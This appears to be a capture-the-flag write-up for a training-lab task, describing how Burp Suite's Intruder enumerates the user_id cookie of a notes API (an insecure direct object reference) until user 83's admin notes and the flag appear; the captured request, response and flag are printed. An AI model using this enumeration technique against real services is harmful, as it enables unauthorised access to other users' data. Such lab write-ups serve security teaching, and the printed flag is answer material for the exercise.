


## Task 2:

1. Start Burp
2. Log in as random user with random password
3. Put a random note and click on the plus symbol
4. Go to Burp and select “GET”, “/api/get\_notes”
5. You can see the vulnerability -> user\_id = 1417
6. Send this to Intruder
7. Mark the number and click on ADD, Should be looking like this: **\$1417\$**
8. Go to payloads and set the payload type to “Numbers” and select the range between 0 and 1000 and step 1!
9. Start the attack and wait until the length of one number is different from the others!  
The solution is number 83!
10. Send “GET”, “/api/get\_notes” to repeater and change the user\_id to 83:



The screenshot displays the Burp Suite interface with the 'Request' and 'Response' tabs selected. The 'Request' tab shows an HTTP GET request to `/api/get_notes` with the following headers and body:

```
1 GET /api/get_notes HTTP/2
2 Host: 54b4aa9f-a50d-4b70-87ad-2742472384c7.i.vuln.land
3 Cookie: auth_cookie=7ce0877b6b6fd6a00fdb80aa32051d517774525f96e239c1a3358b3bb6527d3a9; user_id=83
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://54b4aa9f-a50d-4b70-87ad-2742472384c7.i.vuln.land/dashboard
9 Content-Type: application/x-www-form-urlencoded
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14
15
```

The 'Response' tab shows an HTTP 200 OK response with the following headers and body:

```
1 HTTP/2 200 OK
2 Content-Type: application/json
3 Date: Tue, 22 Oct 2024 16:25:57 GMT
4 Server: Werkzeug/3.0.1 Python/3.11.6
5 Content-Length: 97
6
7 [
8   "Hello, this is a super secure admin note",
9   "buy some eggs",
10  "flag{N0tes_N0t_so_S3cure_1861215}"
11 ]
```

The Flag: flag{N0tes\_N0t\_so\_S3cure\_1861215}